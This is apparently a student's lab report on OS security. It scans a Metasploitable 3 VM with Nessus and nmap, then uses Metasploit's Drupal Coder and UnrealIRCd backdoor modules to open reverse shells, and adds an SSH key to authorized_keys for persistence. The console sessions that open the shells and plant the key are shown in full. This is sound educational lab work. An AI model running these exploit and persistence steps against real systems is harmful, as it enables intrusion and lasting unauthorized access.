

Lab 4 OS security



Hayder Sarhan

Questions to Answer

Task 1

Setup Metasploitable 3.

After following the installation instructions from the git repo:

```
moze@Kirby:~/Documents/Linux Distros/metasploitable3-workspace$ vagrant up ub1404
Bringing machine 'ub1404' up with 'virtualbox' provider...
==> ub1404: Checking if box 'rapid7/metasploitable3-ub1404' version '0.1.12-weekly' is up to date...
==> ub1404: Clearing any previously set forwarded ports...
==> ub1404: Clearing any previously set network interfaces...
==> ub1404: Preparing network interfaces based on configuration...
    ub1404: Adapter 1: nat
    ub1404: Adapter 2: hostonly
==> ub1404: Forwarding ports...
    ub1404: 22 (guest) => 2222 (host) (adapter 1)
==> ub1404: Running 'pre-boot' VM customizations...
==> ub1404: Booting VM...
==> ub1404: Waiting for machine to boot. This may take a few minutes...
    ub1404: SSH address: 127.0.0.1:2222
    ub1404: SSH username: vagrant
    ub1404: SSH auth method: password
==> ub1404: Machine booted and ready!
==> ub1404: Checking for guest additions in VM...
    ub1404: No guest additions were detected on the base box for this VM! Guest
    ub1404: additions are required for forwarded ports, shared folders, host only
    ub1404: networking, and more. If SSH fails on this machine, please install
    ub1404: the guest additions and repackage the box to continue.
    ub1404:
    ub1404: This is not an error message; everything may continue to work properly,
    ub1404: in which case you may ignore this message.
==> ub1404: Setting hostname...
==> ub1404: Configuring and enabling network interfaces...
==> ub1404: Machine already provisioned. Run `vagrant provision` or use the `--provision`
==> ub1404: flag to force provisioning. Provisioners marked to run always will still run.
moze@Kirby:~/Documents/Linux Distros/metasploitable3-workspace$ vagrant global-status
id      name      provider      state      directory
-----
6fac430  ub1404  virtualbox  running  /home/moze/Documents/Linux Distros/metasploitable3-workspace


The above shows information about all known Vagrant environments
on this machine. This data is cached and may not be completely
up-to-date (use "vagrant global-status --prune" to prune invalid
entries). To interact with any of the machines, you can go to that
directory and run Vagrant, or you can use the ID directly with
Vagrant commands from any directory. For example:
"Vagrant destroy 1a2b3c4d"
```

Task 2


Install any vulnerability scanning application on the Kali machine (or any other machine), and run a vulnerability scan against your metasploitable 3 machines.

Export the report as PDF and include it in your submission.

After downloading Nessus from the official site, I initialized it on my machine after creating an account:



We wait for the plugin to complete compiling:



Now we start a new Advanced Scan:

The screenshot shows the Tenable Nessus Essentials interface. On the left, there's a sidebar with 'Folders' (My Scans, All Scans, Trash), 'Resources' (Policies, Plugin Rules, Terrascan), and 'Tenable News' (Cybersecurity Snapshot: Critical Infrastructure Or...). The main area is titled 'Scan Templates' and has tabs for 'Scanner' and 'Discovery'. Under 'DISCOVERY', there's a 'Host Discovery' template. Under 'VULNERABILITIES', there are seven templates: 'Basic Network Scan', 'Advanced Scan', 'Advanced Dynamic Scan', 'Malware Scan', 'Mobile Device Scan', 'Web Application Tests', and 'Credentialed Patch Audit'. Under 'COMPLIANCE', there are six templates: 'Audit Cloud Infrastructure', 'Internal PCI Network Scan', 'MDM Config Audit', 'Offline Config Audit', 'PCI Quarterly External Scan', and 'Policy Compliance Auditing'. A search bar at the top right says 'Search Library'.

We configure the settings and the credentials:

The screenshot shows the configuration page for a scan named 'Metasploitable3-ub1404'. The 'Settings' tab is active. The configuration fields include:

- BASIC**: General, Schedule, Notifications.
- DISCOVERY**: Audit Cloud Infrastructure, Internal PCI Network Scan, MDM Config Audit, Offline Config Audit, PCI Quarterly External Scan, Policy Compliance Auditing, SCAP and OVAL Auditing.
- REPORT**: Report options.
- ADVANCED**: Advanced options.

Fields in the configuration panel:

- Name: Metasploitable3-ub1404
- Description: (empty)
- Folder: My Scans
- Targets: 192.168.56.5
- Upload Targets: (button)
- Add File: (button)

Buttons at the bottom: Save, Cancel.

the target was found by running `ifconfig` on the Metasploitable 3 machine:

```
moze@Kirby:~/Documents/Linux Distros/metasploitable3-workspace$ vagrant ssh ub1404
vagrant@127.0.0.1's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)


 * Documentation:  https://help.ubuntu.com/
Last login: Mon Sep 23 13:10:47 2024 from 10.0.2.2
```

```


eth1      Link encap:Ethernet HWaddr 08:00:27:c2:4f:f6
          inet addr:192.168.56.5 Bcast:192.168.56.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe2:4ff6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:218092 errors:0 dropped:0 overruns:0 frame:0
          TX packets:90545 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:17726125 (17.7 MB) TX bytes:81023778 (81.0 MB)

```

After finishing the scan we get:



When providing Nessus with SSH access we got more vulnerabilities:



a report for both scenarios are in the zip

Task 3

Use the Metasploit framework to exploit 2 vulnerabilities in any of the services running on the Metasploitable machines.

After downloading Metasploit package from the Documentation:

```
moze@Kirby:~$ sudo msfconsole
Metasploit tip: Display the Framework log using the log command, learn
more with help log

          .:ok000kdc'      'cdk000ko:.
          .xooooooooooooooc      cooooooooooooox.
:ooooooooooooooooooooo: , ,koooooooooooooooooooo:
'ooooooooooooo: :oooooooooooooooooooooo' :ooooooo
oooooooooooo. .ooooooooooo. ,ooooooooooooo
doooooooooooo. .coooooooo. ,oooooooooooox
loooooooooooo. ;d; ,ooooooooooooo
.oooooooooooo. .; ; ,oooooooooooo.
coooooooooooo. .00c. '00. ,oooooooooooo
oooooooooooo. .0000. :0000. ,oooooooooooo
l00000. .0000. :0000. ,oooooooooooo
;0000'. .0000. :0000. ;0000;
.d00o .0000occcx0000. x00d.
,k0l .0000000000000000. .d0k,
:kk;.0000000000000000.c0k:
;k0000000000000000k:
,x0000000000000000x,
.l000000000l.
,d0d,
.

=[ metasploit v6.4.27-dev-                ]
+ -- --=[ 2452 exploits - 1260 auxiliary - 430 post            ]
+ -- --=[ 1468 payloads - 49 encoders - 11 nops              ]
+ -- --=[ 9 evasion                                         ]
```

Metasploit Documentation: <https://docs.metasploit.com/>

- **Drupal exploit:**

From the Nessus report we got the critical vulnerability: [Drupal Coder Module Deserialization RCE](#)

```
msf6 > search Drupal Coder
          results
Matching Modules
=====
#  Name                               Disclosure Date  Rank    Check  Description
-  -----
0  exploit/unix/webapp/drupal_coder_exec  2016-07-13  excellent Yes   Drupal CODER Module Remote Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/drupal_coder_exec
```

```

msf6 > use exploit/unix/webapp/drupal_coder_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/webapp/drupal_coder_exec) > show options

Module options (exploit/unix/webapp/drupal_coder_exec):
Name      Current Setting  Required  Description
----      -----          -----    -----
Proxies           no        The proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metas
                ploit.html
RPORT            80        yes        The target port (TCP)
SSL              false     no        Negotiate SSL/TLS for outgoing connections
TARGETURI        /         yes        The target URI of the Drupal installation
VHOST           none      no        HTTP server virtual host

Payload options (cmd/unix/reverse_bash):
Name      Current Setting  Required  Description
----      -----          -----    -----
LHOST  10.0.85.1       yes        The listen address (an interface may be specified)
LPORT  4444             yes        The listen port

Exploit target:
Id  Name
--  --
0   Automatic

```

We set the host and URI target then run it:

```

msf6 exploit(unix/webapp/drupal_coder_exec) > set RHOSTS 192.168.56.5
RHOSTS => 192.168.56.5
msf6 exploit(unix/webapp/drupal_coder_exec) > set TARGETURI /drupal
TARGETURI => /drupal
msf6 exploit(unix/webapp/drupal_coder_exec) > 

```

```

msf6 exploit(unix/webapp/drupal_coder_exec) > exploit

[*] Started reverse TCP handler on 10.0.85.1:4444
[*] Cleaning up: [ -f coder_upgrade.run.php ] && find . \! -name coder_upgrade.run.php -delete
[*] Command shell session 1 opened (10.0.85.1:4444 -> 10.0.85.1:51466) at 2024-09-25 19:00:36 +0300

ls
coder_upgrade.run.php

```

here we can list the users:

```
cd /home
ls
anakin_skywalker
artoo_detoo
ben_kenobi
boba_fett
c_three_pio
chewbacca
darth_vader
greedo
han_solo
jabba_hutt
jarjar_binks
kylo_ren
lando_calrissian
leia_organa
luke_skywalker
vagrant
```

- **UnrealIRCd exploit:**

When running Nmap to scan the machine we see the following:

```
moze@Kirby:~$ sudo nmap -sV -O 192.168.56.5 -p0-65535
Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-25 22:46 MSK
Nmap scan report for 192.168.56.5
Host is up (0.00016s latency).
Not shown: 65525 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open  ipp          CUPS 1.7
3000/tcp  closed  ppp
3306/tcp  open  mysql        MySQL (unauthorized)
3500/tcp  open  http         WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))
6697/tcp  open  irc          UnrealIRCd
8080/tcp  open  http         Jetty 8.1.7.v20120910
8181/tcp  closed  intermapper
MAC Address: 08:00:27:C2:F6 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 3.2 - 4.14 (98%), Linux 3.8 - 3.16 (97%), Linux 3.10 - 4.11 (94%), Linux 3.13 (94%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (94%), Linux 3.2 - 3.16 (94%), Linux 3.13 - 4.4 (93%), Androïd 5.0 - 6.0.1 (Linux 3.4) (93%), Android 8 - 9 (Linux 3.18 - 4.4) (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Hosts: 127.0.2.1, METASPLOITABLE3-UB1404, irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 115.48 seconds
```

we look for it in metasploit:

```

msf6 > search UnrealIRCd
Matching Modules
=====
#  Name                               Disclosure Date  Rank      Check  Description
-  --
0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12    excellent  No     UnrealIRCd 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 > 

```

```

msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
Name   Current Setting  Required  Description
----  -----  -----
CHOST  no            The local client address
CPORT  no            The local client port
Proxies          A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS         yes           The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT  6667          yes           The target port (TCP)

Exploit target:
Id  Name
--  --
0  Automatic Target

View the full module info with the info, or info -d command.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > 

```

We set the the values (in the nmap report the vulnerability was on port 6697):

```

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.5
RHOSTS => 192.168.56.5
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6697
RPORT => 6697
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > 

```

now we choose a tcp payload:

```

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads
Compatible Payloads
=====
#  Name                               Disclosure Date  Rank      Check  Description
-  --
0  payload/cmd/unix/adduser          .              normal  No     Add user with useradd
1  payload/cmd/unix/bind_perl       .              normal  No     Unix Command Shell, Bind TCP (via Perl)
2  payload/cmd/unix/bind_perl_ipv6  .              normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
3  payload/cmd/unix/bind_ruby       .              normal  No     Unix Command Shell, Bind TCP (via Ruby)
4  payload/cmd/unix/bind_ruby_ipv6  .              normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
5  payload/cmd/unix/generic        .              normal  No     Unix Command, Generic Command Execution
6  payload/cmd/unix/reverse        .              normal  No     Unix Command Shell, Double Reverse TCP (telnet)
7  payload/cmd/unix/reverse_bash_telnet_ssl .              normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
8  payload/cmd/unix/reverse_perl   .              normal  No     Unix Command Shell, Reverse TCP (via Perl)
9  payload/cmd/unix/reverse_perl_ssl.              normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
10 payload/cmd/unix/reverse_ruby   .              normal  No     Unix Command Shell, Reverse TCP (via Ruby)
11 payload/cmd/unix/reverse_ruby_ssl.              normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
12 payload/cmd/unix/reverse_ssl_double_telnet .              normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload payload/cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > 

```

we set a value to LHOST then we run:

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 10.0.85.1
LHOST => 10.0.85.1
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 10.0.85.1:4444
[*] 192.168.56.5:6697 - Connected to 192.168.56.5:6697...
    :irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname...
[*] 192.168.56.5:6697 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo hLLYnCVduKHWvq30;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "hLLYnCVduKHWvq30\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.0.85.1:4444 -> 10.0.85.1:49184) at 2024-09-25 22:59:56 +0300

ls
CVS
Changes
Changes.old
Config
Donation
INSTALL.REMOTEINC
LICENSE
Makefile
Makefile.in
README
```

Task 4

Maintain persistence on the compromised Metasploitable machine.

Hint: TA0003

More hints: [T1098.004](#) , [T1053.003](#) , [T1053.005](#) , [T1505.003](#)

We can maintain connection with the machine by creating an SSH connections between the targeted machine and our machine, and by that we can access the targeted machine from the terminal without the need for any other programs:

For this task I used another exploit to gain access to the machine through a SSH vulnerability: [Metasploit Module](#)

First we generate the SSH key on our machine:

```

moze@Kirby:~$ ssh-keygen -t rsa -b 4096
Generating public/private rsa key pair.
Enter file in which to save the key (/home/moze/.ssh/id_rsa): /home/moze/.ssh/vagrant
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/moze/.ssh/vagrant
Your public key has been saved in /home/moze/.ssh/vagrant.pub
The key fingerprint is:
SHA256:f1kHTou3/5MsIAUu0820tnyRET9B2DzcAKhu0vu0+cE moze@Kirby
The key's randomart image is:
+---[RSA 4096]---+
|       .Boo      |
|       . o * .    |
|       . o o o    |
|       . o o + o   |
|       o S + o = .|
|       . +.. = . + o |
|       o .E= = + o .|
|       .+o= o . =   |
|       o=B=. . =   |
+---[SHA256]---+
moze@Kirby:~$ █

```

Now we go to the targeted machine and we add the public SSH key we generated:

```

msf6 auxiliary(scanner/ssh/ssh_login) > sessions 1
[*] Starting interaction with 1...
cd .ssh
ls
authorized_keys
echo "ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQCEQi1ZzjvfPKiyy6sUmxBQ00CEjMmLScTyCV5/MBtchAK1CjcE8Gpx7Zhew5DXHU1/2MX1tGIA6feMbl2QiUrMZM
d1kptkk4r0bDC0qhA0gPSarTQ62a7JhYP6sG+j1H/SB0y97i9pmN1emysBLLe+d609wUeH/zhvjgHFHNopAsnGtyRNqpB7FwteE4yuEsoD3Mu8JtuIdzwOHikgysE57zksYgB
Zqb14Li+boZyEDfhaoccPKTH5VjGT3s9maeWmMuVp5Pm5WeqcCOK0SoIq0CepMqKrgL1GnjPzdwE1dFducVL505okQSjM80mG2WaVvt39eiPg3ILnTzJX99Z/LdYXYl5i4fNs
RZRZGMSLjzdjKUJdwHaiwPCGxG/s0HVSdxWo4rUPoHLPx/zfVNTc6FvyFDegwHSpm1Q3ZYVCsaDWBz4TzgKYRfdonPmBKX624fMVG1Ub0piagS18n6v+Yhf0ucfjxrzMEVh
6HKFftcsB5m3gEN7wOsSV7QGp8K3expsE8gRfrj5nLCN6GCMntJlaJTU2nC6tZc07nBWEciHfvRsGAAkq45MHeHCEPpGeMKo19BlU//1dnCgMBZkD1cRxodqDeN5xIhJwsZjT
/fV2ec86tyoXiWGLcU7NT7cxgor08KnxS2XdfZWHAZ60vtjwRzahQ== moze@Kirby" >> authorized_keys
cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQDed8wKNLhbqv2bnytGAHYqrprdrhs54jYiCc/izAeXgCavRKWTw5qxNa01IDwNky/eHFbPV0HfgRjeIymjPeRopiI6IN6va0q
59H05YLf6yhc-HdkKeCa/TiWcNo040+JPxz0jY27CxyTCTmlpsQN8hf4mg4HZoduIUCkitUUIdpSePCz8Pp2xcPQNNr6RWJRxPgNltdJ0o4CqawjpE/itVv4Jnq/Cglv7Kbmq8e
LR2tg7+S+WBzdXy4t/B3wb4F1vEoXGmBerWMQdwM/elmzxExYpGIR026RLa/T/VZkcUl7F/fCYhC5jAWmSFChbdWqEhbDe97byu/pKf9y60eTB vagrant
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQCEQi1ZzjvfPKiyy6sUmxBQ00CEjMmLScTyCV5/MBtchAK1CjcE8Gpx7Zhew5DXHU1/2MX1tGIA6feMbl2QiUrMZMd1kptk
k4r0bDC0qhA0gPSarTQ62a7JhYP6sG+j1H/SB0y97i9pmN1emysBLLe+d609wUeH/zhvjgHFHNopAsnGtyRNqpB7FwteE4yuEsoD3Mu8JtuIdzwOHikgysE57zksYgBZqb14L
i+boZyEDfhaoccPKTH5VjGT3s9maeWmMuVp5Pm5WeqcCOK0SoIq0CepMqKrgL1GnjPzdwE1dFducVL505okQSjM80mG2WaVvt39eiPg3ILnTzJX99Z/LdYXYl5i4fNsRZrGM
5LjzdkUJdwHaiwPCGxG/s0HVSdxWo4rUPoHLPx/zfVNTc6FvyFDegwHSpm1Q3ZYVCsaDWBz4TzgKYRfdonPmBKX624fMVG1Ub0piagS18n6v+Yhf0ucfjxrzMEVh6HKFtt
csB5m3gEN7wOsSV7QGp8K3expsE8gRfrj5nLCN6GCMntJlaJTU2nC6tZc07nBWEciHfvRsGAAkq45MHeHCEPpGeMKo19BlU//1dnCgMBZkD1cRxodqDeN5xIhJwsZjT/fV2ec
86tyoXiWGLcU7NT7cxgor08KnxS2XdfZWHAZ60vtjwRzahQ== moze@Kirby
█

```

now if we go to our terminal and try to connect we can gain access from there

```
moze@Kirby:~$ ssh vagrant@192.168.56.5
vagrant@192.168.56.5's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Wed Sep 25 19:40:08 2024 from 10.0.2.2
vagrant@metasploitable3-ub1404:~$ ls
VBoxGuestAdditions.iso  config
vagrant@metasploitable3-ub1404:~$ whoami
vagrant
vagrant@metasploitable3-ub1404:~$ █
```